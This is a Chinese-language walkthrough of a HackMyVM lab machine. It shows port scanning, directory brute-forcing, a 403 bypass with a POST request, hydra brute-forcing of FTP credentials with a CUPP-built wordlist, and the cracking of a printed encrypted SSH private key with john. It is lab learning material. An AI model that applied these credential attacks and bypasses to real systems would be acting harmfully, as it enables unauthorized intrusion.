信息收集
ip定位
┌──(root㉿kali)-[/home/kali/Desktop/hmv]└─# arp-scan -l -I eth0 | grep "08:00:27"172.16.52.238 08:00:27:bb:51:c6 PCS Systemtechnik GmbHnmap扫描
┌──(root㉿kali)-[/home/kali/Desktop/hmv]└─# nmap -Pn -sTCV -T4 -p0-65535 172.16.52.238Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-12-13 02:42 ESTNmap scan report for 172.16.52.238Host is up (0.00044s latency).Not shown: 997 closed tcp ports (conn-refused)PORT STATE SERVICE VERSION22/tcp open ssh OpenSSH 8.4p1 Debian 5+deb11u1 (protocol 2.0)| ssh-hostkey:| 3072 f0:e6:24:fb:9e:b0:7a:1a:bd:f7:b1:85:23:7f:b1:6f (RSA)| 256 99:c8:74:31:45:10:58:b0:ce:cc:63:b4:7a:82:57:3d (ECDSA)|_ 256 60:da:3e:31:38:fa:b5:49:ab:48:c3:43:2c:9f:d1:32 (ED25519)80/tcp open http nginx 1.18.0|_http-server-header: nginx/1.18.0|_http-title: primary8080/tcp open http Apache httpd 2.4.56 ((Debian))|_http-open-proxy: Proxy might be redirecting requests|_http-title: Site doesn't have a title (text/html).|_http-server-header: Apache/2.4.56 (Debian)Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .Nmap done: 1 IP address (1 host up) scanned in 19.51 seconds80端口
<body> <nav class="navbar"> <div class="nav-links"> <a href="#" class="logo">ModernUI</a> <div> <a href="#" class="btn">立即体验</a> </div> </div> </nav>
<div class="container"> <section class="hero"> <h1>创造非凡体验</h1> <p>用创新设计打造卓越数字产品</p> <a href="#" class="btn" style="margin-top: 2rem;">了解更多</a> </section>
<div class="card-container"> <article class="card"> <h3>响应式设计</h3> <p>完美适配各种设备屏幕尺寸,提供一致的用户体验</p> </article> <article class="card"> <h3>现代交互</h3> <p>流畅的动画与直观的操作,提升用户参与度</p> </article> <article class="card"> <h3>高效性能</h3> <p>优化代码结构,确保快速加载与流畅运行</p> </article> </div> </div></body>目录扫描
┌──(root㉿kali)-[/home/kali/Desktop/hmv]└─# dirsearch -u http://172.16.52.238:80/usr/lib/python3/dist-packages/dirsearch/dirsearch.py:23: DeprecationWarning: pkg_resources is deprecated as an API. See https://setuptools.pypa.io/en/latest/pkg_resources.html from pkg_resources import DistributionNotFound, VersionConflict
_|. _ _ _ _ _ _|_ v0.4.3 (_||| _) (/_(_|| (_| )
Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 25 | Wordlist size: 11460
Output File: /home/kali/Desktop/hmv/reports/http_172.16.52.238_80/_25-12-13_02-45-44.txt
Target: http://172.16.52.238/
[02:45:44] Starting:
Task Completed什么都没有
8080端口
<h2>You may need to bypass!</h2>目录扫描
┌──(root㉿kali)-[/home/kali/Desktop/hmv]└─# dirsearch -u http://172.16.52.238:8080/usr/lib/python3/dist-packages/dirsearch/dirsearch.py:23: DeprecationWarning: pkg_resources is deprecated as an API. See https://setuptools.pypa.io/en/latest/pkg_resources.html from pkg_resources import DistributionNotFound, VersionConflict
_|. _ _ _ _ _ _|_ v0.4.3 (_||| _) (/_(_|| (_| )
Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 25 | Wordlist size: 11460
Output File: /home/kali/Desktop/hmv/reports/http_172.16.52.238_8080/_25-12-13_02-45-52.txt
Target: http://172.16.52.238:8080/
[02:45:52] Starting:[02:46:05] 301 - 326B - /javascript -> http://172.16.52.238:8080/javascript//javascript
Forbidden
You don't have permission to access this resource.Apache/2.4.56 (Debian) Server at 172.16.52.238 Port 8080Burpsuite
8080/tcp open http Apache httpd 2.4.56 ((Debian)) |_http-open-proxy: Proxy might be redirecting requestsHTTP 开放代理:该服务可能正在把你的请求转发(重定向)到其他地址
GET / HTTP/1.1
Host: 172.16.52.238:8080User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,image/svg+xml,*/*;q=0.8Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2Accept-Encoding: gzip, deflate, brConnection: keep-aliveUpgrade-Insecure-Requests: 1Priority: u=0, iHTTP/1.1 200 OK
Date: Sat, 13 Dec 2025 07:53:12 GMTServer: Apache/2.4.56 (Debian)Last-Modified: Fri, 07 Mar 2025 15:12:58 GMTETag: "21-62fc20ec5fafa"Accept-Ranges: bytesContent-Length: 33Keep-Alive: timeout=5, max=100Connection: Keep-AliveContent-Type: text/html
<h2>You may need to bypass!</h2>尝试bypass失败
gobuster-二次目录扫描
太相信dirsearch了,80端口啥也扫不出来
80端口
┌──(root㉿kali)-[/home/kali/Desktop/hmv]└─# gobuster dir -u 172.16.52.238 -w /usr/share/wordlists/seclists/Discovery/Web-Content/DirBuster-2007_directory-list-2.3-medium.txt -x php,txt,html,zip,db,bak,js -t 64===============================================================Gobuster v3.6by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)===============================================================[+] Url: http://172.16.52.238[+] Method: GET[+] Threads: 64[+] Wordlist: /usr/share/wordlists/seclists/Discovery/Web-Content/DirBuster-2007_directory-list-2.3-medium.txt[+] Negative Status codes: 404[+] User Agent: gobuster/3.6[+] Extensions: txt,html,zip,db,bak,js,php[+] Timeout: 10s===============================================================Starting gobuster in directory enumeration mode===============================================================/index.html (Status: 200) [Size: 4464]/post.php (Status: 200) [Size: 3]/secret.php (Status: 200) [Size: 549]<!DOCTYPE html><html><head> <title>Secret</title></head><body> <?php $greeting = date('H') < 12 ? '早上好' : (date('H') < 18 ? '下午好' : '晚上好'); $visitorIP = htmlspecialchars($_SERVER['REMOTE_ADDR']);
echo "<h1>{$greeting},adriana</h1>"; echo "<p>当前时间:" . date('Y-m-d H:i:s') . "</p>"; echo "<p>你的IP:{$visitorIP}</p>"; if (isset($_GET['aaa'])) { $file_content = file_get_contents('/opt/note/dic.txt'); echo $file_content; } else { die(); } ?></body></html>用户名:adriana;传输 aaa 参数的话会回显 /opt/note/dic.txt 的内容
8080端口
┌──(root㉿kali)-[/home/kali/Desktop/hmv]└─# gobuster dir -u 172.16.52.238:8080 -w /usr/share/wordlists/seclists/Discovery/Web-Content/DirBuster-2007_directory-list-2.3-medium.txt -x php,txt,html,zip,db,bak,js -t 64Error: error on parsing arguments: url scheme not specified
┌──(root㉿kali)-[/home/kali/Desktop/hmv]└─# gobuster dir -u http://172.16.52.238:8080 -w /usr/share/wordlists/seclists/Discovery/Web-Content/DirBuster-2007_directory-list-2.3-medium.txt -x php,txt,html,zip,db,bak,js -t 64===============================================================Gobuster v3.6by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)===============================================================[+] Url: http://172.16.52.238:8080[+] Method: GET[+] Threads: 64[+] Wordlist: /usr/share/wordlists/seclists/Discovery/Web-Content/DirBuster-2007_directory-list-2.3-medium.txt[+] Negative Status codes: 404[+] User Agent: gobuster/3.6[+] Extensions: php,txt,html,zip,db,bak,js[+] Timeout: 10s===============================================================Starting gobuster in directory enumeration mode===============================================================/index.html (Status: 200) [Size: 33]/.html (Status: 403) [Size: 280]/javascript (Status: 301) [Size: 326] [--> http://172.16.52.238:8080/javascript/silence (Status: 403) [Size: 280]访问 silence
Forbidden
You don't have permission to access this resource.Apache/2.4.56 (Debian) Server at 172.16.52.238 Port 8080根据提示尝试过绕过该限制
找到个工具:https://github.com/iamj0ker/bypass-403↗
403绕过
┌──(root㉿kali)-[/home/kali/Desktop/tools/bypass-403]└─# ./bypass-403.sh http://172.16.52.238:8080/silence ____ _ _ ___ _____| __ ) _ _ _ __ __ _ ___ ___ | || | / _ \___ /| _ \| | | | '_ \ / _` / __/ __|_____| || |_| | | ||_ \| |_) | |_| | |_) | (_| \__ \__ \_____|__ _| |_| |__) ||____/ \__, | .__/ \__,_|___/___/ |_| \___/____/ |___/|_| By Iam_J0ker./bypass-403.sh https://example.com path
403,280 --> http://172.16.52.238:8080/silence/403,280 --> http://172.16.52.238:8080/silence/%2e/403,280 --> http://172.16.52.238:8080/silence//.403,280 --> http://172.16.52.238:8080/silence////403,280 --> http://172.16.52.238:8080/silence/.//./403,280 --> http://172.16.52.238:8080/silence/ -H X-Original-URL:403,280 --> http://172.16.52.238:8080/silence/ -H X-Custom-IP-Authorization: 127.0.0.1403,280 --> http://172.16.52.238:8080/silence/ -H X-Forwarded-For: http://127.0.0.1403,280 --> http://172.16.52.238:8080/silence/ -H X-Forwarded-For: 127.0.0.1:80403,280 --> http://172.16.52.238:8080/silence -H X-rewrite-url:403,280 --> http://172.16.52.238:8080/silence/%20403,280 --> http://172.16.52.238:8080/silence/%09403,280 --> http://172.16.52.238:8080/silence/?403,280 --> http://172.16.52.238:8080/silence/.html403,280 --> http://172.16.52.238:8080/silence//?anything403,280 --> http://172.16.52.238:8080/silence/#200,616 --> http://172.16.52.238:8080/silence/ -H Content-Length:0 -X POST403,280 --> http://172.16.52.238:8080/silence//*403,280 --> http://172.16.52.238:8080/silence/.php403,280 --> http://172.16.52.238:8080/silence/.json405,303 --> http://172.16.52.238:8080/silence/ -X TRACE403,280 --> http://172.16.52.238:8080/silence/ -H X-Host: 127.0.0.1403,280 --> http://172.16.52.238:8080/silence/..;/000,0 --> http://172.16.52.238:8080/silence/;/405,303 --> http://172.16.52.238:8080/silence/ -X TRACE403,280 --> http://172.16.52.238:8080/silence/ -H X-Forwarded-Host: 127.0.0.1Way back machine:200,616 —> http://172.16.52.238:8080/silence/↗ -H Content-Length:0 -X POST

通过POST方法即可绕过
Silence
We are working to improve our website.
contact: support@chromee.hmv得到chromee.hmv
将其加入hosts中
172.16.52.238 chromee.hmv访问http://chromee.hmv/secret.php↗
早上好,adriana
当前时间:2025-12-13 09:29:03
你的IP:172.16.55.179添加参数 http://chromee.hmv/secret.php?aaa↗
得到一段故事
Lily, a curious girl, found an old rusty key in the woods. Wondering where it belonged, she asked everyone in the village, but no one knew. One day, she discovered a locked stone well. To her surprise, the key fit. She opened it and descended into a hidden passage. There, she found an ancient chest filled with treasures. But the real treasure was a note inside: “The greatest treasure is the journey, not the prize.” Lily smiled, realizing the adventure was the real reward.《迷失的钥匙》
莉莉是个充满好奇心的女孩,她在树林里发现了一把古老而生锈的钥匙。她想知道这把钥匙是用来开什么的,于是询问了村子里的每一个人,但没有人知道答案。
有一天,她发现了一口上了锁的石井。令她惊讶的是,那把钥匙竟然正好能打开它。她打开井口,沿着井下进入了一条隐藏的通道。
在那里,她发现了一个装满宝藏的古老箱子。但真正的宝藏,是箱子里的一张纸条,上面写着:
“最珍贵的不是终点的奖赏,而是一路走来的旅程。”
莉莉微笑了,因为她意识到,这场冒险本身,才是最大的收获。
CUPP人民字典
提取人名字典
──(root㉿kali)-[/home/kali/Desktop/hmv]└─# cupp -i/usr/bin/cupp:146: SyntaxWarning: invalid escape sequence '\ ' print(" \ # User")/usr/bin/cupp:147: SyntaxWarning: invalid escape sequence '\ ' print(" \ \033[1;31m,__,\033[1;m # Passwords")/usr/bin/cupp:148: SyntaxWarning: invalid escape sequence '\ ' print(" \ \033[1;31m(\033[1;moo\033[1;31m)____\033[1;m # Profiler")/usr/bin/cupp:149: SyntaxWarning: invalid escape sequence '\ ' print(" \033[1;31m(__) )\ \033[1;m ") ___________ cupp.py! # Common \ # User \ ,__, # Passwords \ (oo)____ # Profiler (__) )\ ||--|| * [ Muris Kurgas | j0rgan@remote-exploit.org ] [ Mebus | https://github.com/Mebus/]
[+] Insert the information about the victim to make a dictionary[+] If you don't know all the info, just hit enter when asked! ;)
> First Name: adriana> Surname: Lily> Nickname:> Birthdate (DDMMYYYY):
> Partners) name:> Partners) nickname:> Partners) birthdate (DDMMYYYY):
> Child's name:> Child's nickname:> Child's birthdate (DDMMYYYY):
> Pet's name:> Company name:
> Do you want to add some key words about the victim? Y/[N]:> Do you want to add special chars at the end of words? Y/[N]:> Do you want to add some random numbers at the end of words? Y/[N]:> Leet mode? (i.e. leet = 1337) Y/[N]:
[+] Now making a dictionary...[+] Sorting list and removing duplicates...[+] Saving dictionary to adriana.txt, counting 120 words.[+] Now load your pistolero with adriana.txt and shoot! Good luck!23333端口扫描
卡住了,因为第一步端口扫描并没有扫描全端口,23333端口没有扫描到
┌──(root㉿kali)-[/home/kali/Desktop/hmv]└─# nmap -Pn -sTCV -T4 -p0-65535 172.16.52.238Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-12-13 04:21 ESTStats: 0:01:35 elapsed; 0 hosts completed (1 up), 1 undergoing Connect ScanConnect Scan Timing: About 94.09% done; ETC: 04:23 (0:00:06 remaining)Stats: 0:01:36 elapsed; 0 hosts completed (1 up), 1 undergoing Connect ScanConnect Scan Timing: About 95.14% done; ETC: 04:23 (0:00:05 remaining)Nmap scan report for chromee.hmv (172.16.52.238)Host is up (0.0024s latency).Not shown: 65532 filtered tcp ports (no-response)PORT STATE SERVICE VERSION22/tcp open ssh OpenSSH 8.4p1 Debian 5+deb11u1 (protocol 2.0)| ssh-hostkey:| 3072 f0:e6:24:fb:9e:b0:7a:1a:bd:f7:b1:85:23:7f:b1:6f (RSA)| 256 99:c8:74:31:45:10:58:b0:ce:cc:63:b4:7a:82:57:3d (ECDSA)|_ 256 60:da:3e:31:38:fa:b5:49:ab:48:c3:43:2c:9f:d1:32 (ED25519)80/tcp open http nginx 1.18.0|_http-title: primary|_http-server-header: nginx/1.18.08080/tcp open http Apache httpd 2.4.56 ((Debian))|_http-server-header: Apache/2.4.56 (Debian)|_http-title: Site doesn't have a title (text/html).|_http-open-proxy: Proxy might be redirecting requests23333/tcp open ftp vsftpd 3.0.3Service Info: OSs: Linux, Unix; CPE: cpe:/o:linux:linux_kernel
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .Nmap done: 1 IP address (1 host up) scanned in 111.07 seconds可以看见23333端口开放了ftp服务
那么我们尝试进行爆破
ftp爆破
┌──(root㉿kali)-[/home/kali/Desktop/hmv]└─# cat user.txtadrianaLilypass.txt利用CUPP生成的人名字典
hydra -L ./user.txt -P ./pass.txt 172.16.52.238 ftp -s 23333 -f -t 50┌──(root㉿kali)-[/home/kali/Desktop/hmv]└─# hydra -L ./user.txt -P ./pass.txt 172.16.52.238 ftp -s 23333 -f -t 50Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-12-13 04:27:34[DATA] max 50 tasks per 1 server, overall 50 tasks, 240 login tries (l:2/p:120), ~5 tries per task[DATA] attacking ftp://172.16.52.238:23333/[23333][ftp] host: 172.16.52.238 login: adriana password: Lily2020[STATUS] attack finished for 172.16.52.238 (valid pair found)1 of 1 target successfully completed, 1 valid password foundHydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-12-13 04:27:35adriana:Lily2020
┌──(root㉿kali)-[/home/kali/Desktop/hmv]└─# ftp adriana@172.16.52.238 -p 23333Connected to 172.16.52.238.220 (vsFTPd 3.0.3)331 Please specify the password.Password:230 Login successful.Remote system type is UNIX.Using binary mode to transfer files.ftp> ls229 Entering Extended Passive Mode (|||26256|)150 Here comes the directory listing.-rw-r--r-- 1 0 0 495 Mar 07 2025 dic.txt226 Directory send OK.ftp> get dic.txtlocal: dic.txt remote: dic.txt229 Entering Extended Passive Mode (|||60487|)150 Opening BINARY mode data connection for dic.txt (495 bytes).100% |**********************************| 495 9.63 MiB/s 00:00 ETA226 Transfer complete.The Lost Key
Lily, a curious girl, found an old rusty key in the woods. Wondering where it belonged, she asked everyone in the village, but no one knew. One day, she discovered a locked stone well. To her surprise, the key fit. She opened it and descended into a hidden passage. There, she found an ancient chest filled with treasures. But the real treasure was a note inside: “The greatest treasure is the journey, not the prize.” Lily smiled, realizing the adventure was the real reward.┌──(root㉿kali)-[/home/kali/Desktop/hmv]└─# ftp adriana@172.16.52.238 -p 23333Connected to 172.16.52.238.220 (vsFTPd 3.0.3)331 Please specify the password.Password:230 Login successful.Remote system type is UNIX.Using binary mode to transfer files.ftp> ls -al229 Entering Extended Passive Mode (|||57548|)150 Here comes the directory listing.drwxr-xr-x 2 106 115 4096 Mar 09 2025 .drwxr-xr-x 4 0 0 4096 Mar 09 2025 ..-rw-r--r-- 1 0 0 3414 Mar 09 2025 ...-rw-r--r-- 1 0 0 495 Mar 07 2025 dic.txt226 Directory send OK.ftp>其中…为文件可下载
-----BEGIN OPENSSH PRIVATE KEY-----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-----END OPENSSH PRIVATE KEY-----该…文件为ssh私钥
drwxr-x--- 4 1000 1000 4096 Mar 09 2025 followerdrwxr-x--- 3 1001 1001 4096 Mar 07 2025 softly可以发现俩个用户
/srv
**/srv**** 用来存放“对外提供服务的数据”**
在靶机里,/srv经常藏关键文件、Web 内容、FTP 资源或 flag
drwxr-xr-x 2 0 115 4096 Mar 07 2025 ftp-rw-r--r-- 1 0 0 153 Mar 09 2025 zeus.conf┌──(root㉿kali)-[/home/kali/Desktop/hmv]└─# cat zeus.confpermit follower as softly cmd /usr/local/bin/wfuzzpermit nopass :softly as root cmd /usr/bin/chromiumpermit nopass :softly as root cmd /usr/bin/kill1️⃣ permit follower as softly cmd /usr/local/bin/wfuzz
→ 允许用户 follower,以用户 softly 的身份运行 /usr/local/bin/wfuzz。
2️⃣ permit nopass :softly as root cmd /usr/bin/chromium
→ 允许 softly 用户无密码,提权为 root 执行 /usr/bin/chromium。
3️⃣ permit nopass :softly as root cmd /usr/bin/kill
→ 允许 softly 用户无密码,提权为 root 执行 /usr/bin/kill。
那么我们应该是要先拿到follower用户
┌──(root㉿kali)-[/home/kali/Desktop/hmv]└─# ssh2john '...' > sshkey
┌──(root㉿kali)-[/home/kali/Desktop/hmv]└─# john -w=/usr/share/wordlists/rockyou.txt sshkeyUsing default input encoding: UTF-8Loaded 1 password hash (SSH, SSH private key [RSA/DSA/EC/OPENSSH 32/64])Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 2 for all loaded hashesCost 2 (iteration count) is 24 for all loaded hashesWill run 4 OpenMP threadsPress 'q' or Ctrl-C to abort, almost any other key for status
cassandra (...)1g 0:00:00:39 DONE (2025-12-13 04:44) 0.02553g/s 26.14p/s 26.14c/s 26.14C/s andre..bethanyUse the "--show" option to display all of the cracked passwords reliablySession completed.ssh连接
┌──(root㉿kali)-[/home/kali/Desktop/hmv]└─# ssh follower@172.16.52.238 -i '...'Enter passphrase for key '...': cassandrafollower@Chromee:~$ cd /home/followerfollower@Chromee:~$ lscat.gif note.txtfollower@Chromee:~$ cat note.txtThink about rotations and the cat’s secrets.
47 is not just a number, it's a twist of fate.想想旋转,以及猫的秘密。47 不仅仅是一个数字,它是一场命运的转折。可以联想到rot47加密方式
rot47解密
下载cat.gif
┌──(root㉿kali)-[/home/kali/Desktop/hmv]└─# scp -i ... follower@172.16.52.238:/home/follower/cat.gif .Enter passphrase for key '...':cat.gif 100% 3411KB 46.5MB/s 00:00
可以发现是一只小猫照片
cat.gif用convert可以分离出来12张图片,但是没有用
convert cat.gif 1.jpg不是空间轴可以试试时间轴
